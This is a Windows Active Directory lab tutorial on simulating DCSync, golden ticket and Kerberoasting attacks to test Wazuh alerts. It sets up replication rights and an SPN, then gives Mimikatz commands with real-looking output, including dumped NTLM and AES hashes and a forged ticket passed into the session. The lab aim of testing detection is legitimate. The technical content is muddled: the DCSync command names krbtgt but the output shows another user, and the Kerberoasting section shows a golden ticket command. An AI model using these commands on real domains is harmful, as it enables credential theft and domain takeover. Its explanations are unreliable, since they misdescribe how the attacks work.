You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 192 . 168 . 30 . 19

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 192 . 168 . 30 . 1

○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: 192 . 168 . 30 . 18

Alternate DNS server: . . .

□ Validate settings upon exit

2. Open **Settings** > **System** > **About**.
   Click **Rename this PC (Advanced)** > **Change**.
   Under **Member of**, select **Domain** and enter your domain name (hamzatheroot.local).
   Provide Domain Administrator credentials when prompted.
   Restart the computer.




Welcome to the hamzatheroot.local domain.

Step 6: Steps to Delegate Permissions for DCsync:

This step involves setting up specific user accounts in your Active Directory environment to simulate attacks for testing Wazuh's detection capabilities. The key is to configure:

1. A user account with "Replicating Directory Changes" and "Replicating Directory Changes All" privileges. Press `Win + R`, type `dsa.msc`, and press Enter.
2. In the left pane of ADUC, expand your domain (e.g., `hamzatheroot.local`) and click on **Users**.



Create in: hamzatheroot.local/Users

First name:

Initials:

Last name:


Full name:

User logon name:

@hamzatheroot.local

User logon name (pre-Windows 2000):

HAMZATHEROOT\



New Object - User

Create in: hamzatheroot.local/Users

When you click Finish, the following object will be created:

Full name: admin test

User logon name: admin@hamzatheroot.local

The user must change the password at next logon.


3. Grant “Replicating Directory Changes” Permissions

Open Active Directory Users and Computers (ADUC):

- Right-click on the domain (e.g., `hamzatheroot@local`) and select **Properties**.

Access Security settings:

- Go to the **Security** tab.
- If the security tab is not enabled you need to click on domain name first and then click on view and select advanced features enabled .



Active Directory Users and Computers

Active Directory Users and Comp
- Saved Queries
- hamzatheroot.local
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - Keys
  - LostAndFound
  - Managed Service Accoun
  - Program Data
  - System
  - Users
  - NTDS Quotas
  - TPM Devices


Name	Type	Description
Builtin	builtinDomain	
Computers	Container	Default container for up...
Domain Con...	Organizational ...	Default container for do...
ForeignSecur...	Container	Default container for sec...
Infrastructure	infrastructureU...	
Keys	Container	Default container for key...
LostAndFound	lostAndFound	Default container for orp...
Managed Se...	Container	Default container for ma...
NTDS Quotas	msDS-QuotaC...	Quota specifications con...
Program Data	Container	Default location for stora...
System	Container	Builtin system settings
TPM Devices	msTPM-Inform...	
Users	Container	Default container for up...

Add the User (admin test):

- ○ Click Add and search for the "admin test" user account.
- ○ Select the account and click OK.

Grant Permissions:

- ○ Select the "admin test" user in the Group or user names section.
- ○ Click Advanced, then Edit the permissions for the "admin test" user.



□ Delete msDS-DeviceContainer objects
□ Create msDS-GroupManagedServiceAccount objects
□ Delete msDS-GroupManagedServiceAccount objects
□ Create msDS-ManagedServiceAccount objects
□ Delete msDS-ManagedServiceAccount objects

□ Reanimate tombstones
☑ Replicating Directory Changes
☑ Replicating Directory Changes All
☑ Replicating Directory Changes In Filtered Set
□ Replication synchronization

Delegate Replication Permissions:

- ○ Check the following permissions:
  - ■ Replicating Directory Changes
  - ■ Replicating Directory Changes All
- ○ Apply and save the changes.


Step 7: Steps to Delegate Permissions for Kerberoasting Attack:

To set up a service account with an associated Service Principal Name (SPN) in your Active Directory for your Wazuh lab and for simulating kerberoasting attacks, follow these steps:

1. Navigate to the Organizational Unit (OU) where you want to create the service account.

2. Right-click on the OU, select **New** → **User**.

3. Fill in the details for the service account:
   - ○ **First Name**: Any relevant name (admin in my case).
   - ○ **User logon name**: admin-service (or any preferred name).

○ 

New Object - Organizational Unit

Create in: hamzatheroot.local/

Name:

☑ Protect container from accidental deletion


4. Click **Finish**.

2. Assign an SPN to the Service Account

1. Open **Command Prompt** or **PowerShell** as Administrator.

   Use the following command to set the SPN:


   ```
   setspn -A HTTP/hamzatheroot.local admin
   ```



```
Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>setspn -A HTTP/wazuh.hamzatheroot.local admin
Checking domain DC=hamzatheroot,DC=local

Registering ServicePrincipalNames for CN=admin test,CN=Users,DC=hamzatheroot,DC=local
        HTTP/wazuh.hamzatheroot.local
Updated object
```

2. Verify the SPN was successfully registered:


```
setspn -L wazuh-service
```



```
C:\Users\Administrator>setspn -L admin
Registered ServicePrincipalNames for CN=admin test,CN=Users,DC=hamzatheroot,DC=local:
        HTTP/wazuh.hamzatheroot.local
```

Live Attack Demonstration:

- Download Mimkatz from the official github repository in compromised windows 10 endpoint.



Releases / 2.2.0-20220919

2.2.0 20220919 Djoin parser & Citrix SSO Extractor Latest


gentilkiwi released this Sep 19, 2022 · 13 commits to master since this release 2.2.0-20220919 746e211

```
2.2.0-20220919

[legacy] Backport djoin parser & citrix SSO password extractor
```

▾ Assets 4

mimikatz_trunk.7z	880 KB

- Download Kerberoast Script from GitHub and set up the environment variables in windows endpoint.




Name	Date modified	Type
DLLs	1/16/2025 12:13 AM	File folder
Doc	1/16/2025 12:13 AM	File folder
include	1/16/2025 12:13 AM	File folder
Lib	1/16/2025 12:13 AM	File folder
libs	1/16/2025 12:13 AM	File folder
Scripts	1/16/2025 12:13 AM	File folder
tcl	1/16/2025 12:13 AM	File folder
LICENSE	12/3/2024 8:58 PM	Text Document
NEWS	12/3/2024 8:59 PM	Text Document
python	12/3/2024 8:58 PM	Application

- Kerberos Official Github link to download the script .
- Do add these server rules in wazuh manager in the local rules xml file. You can download these rules from official wazuh docs

1. DCSync attack :

DCSync is a password dump mechanism used by malicious users to obtain domain users' credentials. This attack targets the Directory Replication Service (DRS) remote protocol domain controllers, which are utilized for synchronization and replication. To successfully carry out this attack, a threat actor must have access to a domain user account with the "Replicating Directory Changes" and "Replicating Directory Changes All" privileges. The following step demonstrates how to perform a DCSync attack. Run the following command in mimikatz console and copy the NTLM hash:

```
lsadump::dcsync /domain:hamzatheroot.local  /user:krbtgt
```




```
Object RDN           : hamza-test

** SAM ACCOUNT **

SAM Username         : hamza-test
User Principal Name  : hamza-test@hamzatheroot.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/16/2025 2:48:04 AM
Object Security ID   : S-1-5-21-3541244458-3300992342-1209986398-1104
Object Relative ID   : 1104

Credentials:
  Hash NTLM: aa647b916a1fad374df9c30711d58a7a
    ntlm- 0: aa647b916a1fad374df9c30711d58a7a
    lm  - 0: 1b30c2786e7876777ef81837aaba0cbe

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 399ce2041cfc57ff9f46605bf7541c78

* Primary:Kerberos-Newer-Keys *
    Default Salt : HAMZATHEROOT.LOCALhamza-test
    Default Iterations : 4096
    Credentials
      des_cbc_md5_nt    (4096) : 4acf2f390394ef00e4079ec72930c98fe16cdda7611ef284e9b499c7dcb4fba5
      unknow            (4096) : 425afafa913f6a7bc2f9462cbefb6d83
      aes256_hmac       (4096) : 6ca55c36d319558eb5624915126ecb5925722794d305578101ec1ada563473c0
```

Use these NTLM hashes because these are pre reqs for kerberos attack.

2. Golden ticket attack

Golden tickets are forged identification tickets that use the Kerberos protocol to encrypt and sign messages with shared secrets. Kerberos tickets are created with a username and password hash of the KRBTGT user account. These tickets can be used to gain access to systems and data since they are trusted and authenticated.




4 hits

Jan 15, 2025 @ 13:52:14.393 - Jan 16, 2025 @ 13:52:14.393

timestamp	agent.name	rule.description	rule.level	rule.id
Jan 16, 2025 @ 13:23:13.485	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 13:23:07.110	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 12:41:39.505	Window10-Endpoint	Possible Golden Ticket attack	12	110003
Jan 16, 2025 @ 12:41:36.224	Window10-Endpoint	Possible Golden Ticket attack	12	110003


3. Kerberoasting attack

Kerberoasting is an attack technique in which an attacker uses the privilege granted to authorized users to request a Ticket Receiving Service (TGS) ticket from a domain controller. The ticket can be encrypted with a Cipher suite such as RC4, HMAC, or MD5 and the password hash of the service account connected with the SPN. The threat actor obtains the private key hash of the ticket and tries to crack it offline. Use the following command and previously generated NTLM hash from DCSync attack.



```
mimikatz # kerberos::golden /domain:hamzatheroot.local /sid:S-1-5-21-3541244458-3300992342-1209986398 /rc4:aa647b916a1fad374df9c30711d58a7a /user:FakeUser /id:1104 /groups:
513,2668 /ptt
User      : FakeUser
Domain    : hamzatheroot.local (HAMZATHEROOT)
SID       : S-1-5-21-3541244458-3300992342-1209986398
User Id   : 1104
Groups Id : *513 2668
ServiceKey: aa647b916a1fad374df9c30711d58a7a - rc4_hmac_nt
Lifetime  : 1/16/2025 3:24:09 AM ; 1/14/2035 3:24:09 AM ; 1/14/2035 3:24:09 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'FakeUser @ hamzatheroot.local' successfully submitted for current session

mimikatz #
```

